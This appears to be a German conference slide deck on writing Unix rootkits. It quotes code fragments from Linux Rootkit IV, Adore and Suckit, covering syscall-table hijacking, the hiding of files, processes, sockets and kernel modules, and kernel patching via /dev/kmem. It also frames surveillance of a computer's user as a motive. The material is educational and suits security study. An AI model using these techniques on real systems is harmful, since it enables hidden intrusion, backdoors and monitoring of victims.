r00tKit Programmierung für *nix

Definition

What Sony BMG uses to fuck people's computers up when they stick in one of the CDs manufactured by them.

(Quelle: Urbandictionary.com)

Definition 2

... ist eine Sammlung von Softwarewerkzeugen, die nach dem Einbruch in ein Computersystem auf dem kompromittierten System installiert wird, um zukünftige Logins des Eindringlings zu verbergen und Prozesse und Dateien zu verstecken.

(Quelle: de.wikipedia.org)

Inhalt:

- Motivation
- r**00**tKit Konzepte
- r**00**tKit Entwicklung

Motivation

Motivation

- Szenario I (der klassiker) :

  Ihr habt eine Kiste ger**00**tet und
  keinen blassen Schimmer
  was nun....

  => r**00**tkit!!!

Motivation

- Szenario11 (der schäuble) :

  Ihr habt einen Rechner auf
  dem euch nichts entgehen soll...

  => r**00**tkit!!!

Motivation

- Szenario I II (der entropianer) :

  Ihr habt r**00**t auf einem öffentlichen Mehrbenutzersystem und wollt alle anderen Benutzer nerven...

  => r**00**tkit!!!

Motivation

- Szenario IV (der student) :


  Ihr wollt verstehen wie ein OS funktioniert.

  => r**00**tkit!!!

r00tkit Konzepte

Das Dreieck des Bösen™

manipulatieren



überwachen

verstecken

verstecken

- Dateien/Ordner
- Prozesse
- Sockets
- <beliebige Datenstruktur von Wert>

überwachen

- Passworteingabe
- Benutzerverhalten
- Netzwerkverkehr
- <beliebige Datenstruktur von Wert>

manipulieren

- Logs!!! :)
- Hintertür
- Dateien/Ordner
- Programme
- Netzwerkverkehr
- Crypto brechen
- <beliebige Datenstruktur von Wert>

r00tkits Früher &

Heute & Morgen

r00tkits Früher

- austauschen von Shell-Werkzeugen
- ls / netstat / ps ...
- => recht einfach zu finden

Zurück nach 1998: (L)inux(r)00tkit IV

```
//rootkit.h

#define ROOTKIT_FILES_FILE "/dev/ptyr"

//ls.c

#define FILENAME ROOTKIT_FILES_FILE
#define STR_SIZE 128

struct  h_st {
        struct h_st     *next;
        char            filename[STR_SIZE];
};

struct  h_st    *hack_list;
struct  h_st    *h_tmp;
```

Datei verstecken ala (L)inux(r)**00**tkit IV

```
//ls.c

main()
{
.....
    h_tmp=(struct h_st *)malloc(sizeof(struct h_st));
    hack_list=h_tmp;

    if (fp_hack=fopen (FILENAME, "r")) {
        while (fgets(tmp_str, 126, fp_hack)) {
            h_tmp->next=(struct h_st *)malloc(sizeof(struct h_st));
            strcpy (h_tmp->filename, tmp_str);
            h_tmp->filename[strlen(h_tmp->filename)-1]='\0';
            h_tmp=h_tmp->next; }
.....
}
```

Datei verstecken ala (L)inux(r)**00**tkit IV

```
//ls.c

/* Add a file to the current table of files.
   Verify that the file exists, and print an error message
   if it does not.
   Return the number of blocks that the file occupies.  */

static int
gobble_file(const char *name, int explicit_arg, const char *dirname)
{
.....
    if (!showall) {
        for (h_tmp=hack_list; h_tmp->next; h_tmp=h_tmp->next)
            if (!(strcmp(name, h_tmp->filename)))
                return 0;
.....
}
```

r00tkits Heute

- Kernel Module

- direkte Manipulation im Kernel

- => wehm kann ich noch vertrauen?

r00tkits Heute

- Woher beziehen Benutzerprogramme ihre Informationen ?

- => Syscalls

Syscalltabelle

```
//entry.S (2.4 Kernel) | syscall_table.S

ENTRY(sys_call_table)
  2         .long sys_restart_syscall
  3         .long sys_exit
  4         .long sys_fork
  5         .long sys_read
  6         .long sys_write
  7         .long sys_open          /* 5 */
  8         .long sys_close
  9         .long sys_waitpid
 ...
```

Syscalls

read("/dev/zero"..)

int 80 / sysenter (syscall_nr, args)

Handler für int80?

IDT

An Adresse x

CPU

Syscall dispatcher

springe zu x

übergebe Argumente

Sys_call_table


do_read

Userland

Kernelland

Syscall Hijacking

Syscalls


read("/dev/zero"..)
int 80 / sysenter (syscall_nr, args)
Handler für int80?
IDT
An Adresse x
CPU
Syscall dispatcher
springe zu x
übergebe Argumente
Sys_call_table
do_read
Userland
Kernelland

Rootkit <=> Userland

- Syscall Argumente
- Procfs / Sysfs
- Netlink Sockets

Linux 2.4 r**00**tkits

- ADORE LKM
- Dateien, Ordner, Links, Prozesse, Netzverbindungen Verstecken
- Hintertür
- Syscall Hijacking
- Userland <=> Kernelland Kommunikation

Adore Syscall Hijacking

```
//adore.c

#define HIDDEN_SERVICE ":hell"
...
extern void *sys_call_table[];
int (*o_write)(unsigned int, char *, size_t);
...
o_write = sys_call_table[SYS_write];
sys_call_table[SYS_write] = n_write;
...
int n_write(unsigned int fd, char *buf, size_t count)
{     if (strcmp(current->comm, "netstat") == 0 ) {
        if (strstr(tmp, HIDDEN_SERVICE)) {
            unlock_kernel();
            return count;
        }}
    return o_write(fd, buf, count);
}
```

Adore Prozesse verstecken

```
//ava.c
#define SIGINVISIBLE 33

   /* make pid invisible */
    case 'i':
        kill(atoi(argv[2]), SIGINVISIBLE);
//adore.c

#define PF_INVISIBLE 0x10000000
int n_kill(pid_t pid, int sig)
{
  if (sig != SIGINVISIBLE && sig != SIGVISIBLE)
        return o_kill(pid, sig);

 if (sig == SIGINVISIBLE)
            task->flags |= PF_INVISIBLE;
    else
            task->flags &= ~PF_INVISIBLE;

}
```

Adore Prozesse verstecken

```
//adore.c

int n_fork(struct pt_regs regs)
{
    pid_t pid;
    int hide = 0;

    lock_kernel();
    if (is_invisible(current->pid))
            hide++;

    pid = o_fork(regs);
        lock_kernel();

    if (hide && pid >= 0)
            hide_process(pid);
        unlock_kernel();
    return pid;
}
```

Adore Prozesse verstecken

```
int is_invisible(pid_t pid)
{
    struct task_struct *p;
    if ((p = my_find_task(pid)) == NULL)
        return 0;
    if (p->flags & PF_INVISIBLE)
        return 1;
    return 0;
}

int hide_process(pid_t pid)
{
    struct task_struct *task;
        if ((task = my_find_task(pid)) == NULL)
              return 0;
        task->flags |= PF_INVISIBLE;
        return 1;
}
```

Linux 2.4 r**00**tkits

- r**00**tkits ohne LKM Support im Kernel?
- Patchen des Kernel über /dev/kmem | /dev/mem aus dem **Userspace**
- => Suckit

Syscall Tabelle finden ala Suckit

```
// idt.h

struct idtr {
        ushort  limit;
    ulong   base;
} __attribute__ ((packed));

struct idt {
    ushort  off1;
    ushort  sel;
    uchar   none, flags;
    ushort  off2;
} __attribute__ ((packed));
```

Syscall Tabelle finden ala Suckit

```
#define CALLOFF 100     /* we'll read first 100 bytes of int $0x80*/
main ()
{
        char sc_asm[CALLOFF],*p;
        asm ("sidt  0" : "=m" (idtr));
        kmem = open ("/dev/kmem",O_RDONLY);

        /* read-in IDT for 0x80 vector (syscall) */
        readkmem (&idt,idtr.base+8*0x80,sizeof(idt));
        sys_call_off = (idt.off2 << 16) | idt.off1;

        readkmem (sc_asm,sys_call_off,CALLOFF);

       p = (char*)memmem (sc_asm,CALLOFF,"\xff\x14\x85",3);
        sct = *(unsigned*)(p+3);
              close(kmem);
}
```

Syscall Tabelle finden ala Suckit

```
<system_call+1>:      cld
<system_call+2>:      push   %es
<system_call+3>:      push   %ds
<system_call+4>:      push   %eax
...
<system_call+10>:     push   %ebx
...
<system_call+44>:     call   *0xc01e0f18(,%eax,4) <-- sprung zur
                                                      Syscall-tabelle
...
```

---

opcode = **0xff 0x14 0x85** 0x<address_of_table>

Syscall Tabelle patchen ala Suckit

- Wir haben die Syscalltabelle lokalisiert...

- Wie bekommen wir aber unsere Funktion in den Kernelspeicher?

Syscall Tabelle patchen ala Suckit

- kmalloc allokiert Speicher im Kernel
- Suckit Methode:
  1. Finde kmalloc im Speicher
  2. Überschreibe einen selten genutzen Syscall mit kmalloc Addresse
  3. Allokiere benötigten Kernelspeicher
  4. Wiederherstellen des Syscalleintrags
  5. kopiere eigene Methode in den Kernelspeicher
  6. Installiere Syscall hook

Finden von Funktionen im Kernel

- Binärsignatur
- Kallsyms

Finden anhand der Binärsignatur

```
objdump -d vmlinux

c04569fe <__kmalloc>:
c04569fe:       55                      push   %ebp
c04569ff:       89 e5                   mov    %esp,%ebp
c0456a01:       57                      push   %edi
c0456a02:       56                      push   %esi
c0456a03:       53                      push   %ebx
c0456a04:       83 ec 08                sub    $0x8,%esp
c0456a07:       3d 00 10 00 00          cmp    $0x1000,%eax
c0456a0c:       89 55 ec                mov    %edx,-0x14(%ebp)
c0456a0f:       76 1d                   jbe    c0456a2e <__kmalloc+0x30>
c0456a11:       48                      dec    %eax
c0456a12:       83 ca ff                or     $0xffffffff,%edx
....
c0456a31:       e8 08 fe ff ff          call   c045683e <get_slab>
....
```

Finden anhand der Binärsignatur

```
build-signature.rb vmlinux __kmalloc

unsigned char __kmalloc_signature [][2] = {
    { 0, 0x55 },
    { 1, 0x89 }, { 2, 0xe5 },
    { 3, 0x57 },
    { 4, 0x56 },
    { 5, 0x53 },
    { 6, 0x83 }, { 7, 0xec }, { 8, 0x08 },
    { 9, 0x3d }, { 10, 0x00 }, { 11, 0x10 }, { 12, 0x00 }, { 13, 0x00 },
    { 14, 0x89 }, { 15, 0x55 }, { 16, 0xec },
    { 17, 0x76 }, { 18, 0x1d },
    { 19, 0x48 }, { 20, 0xdec },
    { 21, 0x83 }, { 22, 0xca }, { 23, 0xff },
    { 24, 0xc1 }, { 25, 0xe8 },
    { 28, 0x42 },
....
}
```

Finden anhand der Binärsignatur

```
unsigned long * find_signature(unsigned char signature[][2], unsigned int size) {
    ptr = (unsigned char *)init_mm.start_code;
    while( (unsigned int)ptr < init_mm.end_code) {
        for(index = 0; index < (size/2); index++) {
            if(signature[index][1] != *(ptr+signature[index][0]) ) {
                not_found = 1; break;
            }
        }
     if(not_found == 0)
        return (unsigned long *)ptr;

     not_found = 0;
     ptr++;
}
return NULL;
}
```

Kallsyms

- Liste aller verfügbaren Symbole im Kernel
- Funktionen / Datenstrukturen
- API export :(

Funktionen finden mit Kallsyms

```
kallsyms_lookup_name("sys_setuid");
```

Kein LKM und /dev/kmem !

- Kernel Sicherheitslücken
- Kernel direkt patchen

Linux 2.6 r**00**tkits

- Syscalltabelle wird nicht mehr als Symbol exportiert
- => finden über Signaturen oder Kallsyms

Linux 2.6 r**00**tkits

- Syscalltabelle in .rodata Sektion
- => ändern der Zugriffsrechte ansonsten OOOOps :)

Kernel Modul hiding

- Module werden in verketteter Liste gehalten
- => lsmod

Kernel Modul hiding

```
void disappear_forever(struct list_head *head)
{
    down_write(&user_list_lock);
        list_del( head );
    up_write(&user_list_lock);
}

__init_module()
{
   struct module *m = &__this_module;
   ...
   disappear_forever(&m->list);
}
```

BSD r00tkits

- bei FreeBSD ist die Welt noch heile!

- sys_call_table => sysent

BSD r00tkits

```
static int
load(struct module *module, int cmd, void *arg)
{
    switch (cmd) {
    case MOD_LOAD:
        /* Replace mkdir with mkdir_hook. */
        sysent[SYS_mkdir].sy_call = (sy_call_t *)mkdir_hook;
        break;

    case MOD_UNLOAD:
        /* Change everything back to normal. */
        sysent[SYS_mkdir].sy_call = (sy_call_t *)mkdir;
        break;
 ...
}
```

Solaris r00tkits

- SInAR - Bloody Daft Solaris Mechanisms

r00tkit Detektion

- Die Meisten Detektoren laufen im Userspace

- Detektoren im Kernel lösen das Problem auch nicht

- Neue Rootkits meist schwer zu entdecken

r00tkits Morgen

- Hypervisor Rootkits
- Hardware Rootkits

Was man anschauen sollte

- Funktionen nicht ersetzten sondern patchen
- Funktionen nicht am Anfang patchen
- Linux VFS hacks (Adore-NG)
- Netzwerk hooks (PortKnocking ...)
- HIDS ärgern

r00tkit Entwicklung

r00tkit Entwicklung

- Linux / *BSD / Solaris / OSX / Windows?
- Welche Funktionalität ist gewünscht?
- Source, Source, Source
  - ctags, cscope, http://lxr.linux.no/

r00tkit Entwicklungsumgebung

- Qemu/Vmware/VirtualBox/Parallels ...
- KGDB für Linux ab 2.6.26 (davor patches)
- KGDB für FreeBSD

Referenzen

- http://entropia.de/wiki/GPN7:Kernel-Root-Kit-Programmierung

Danke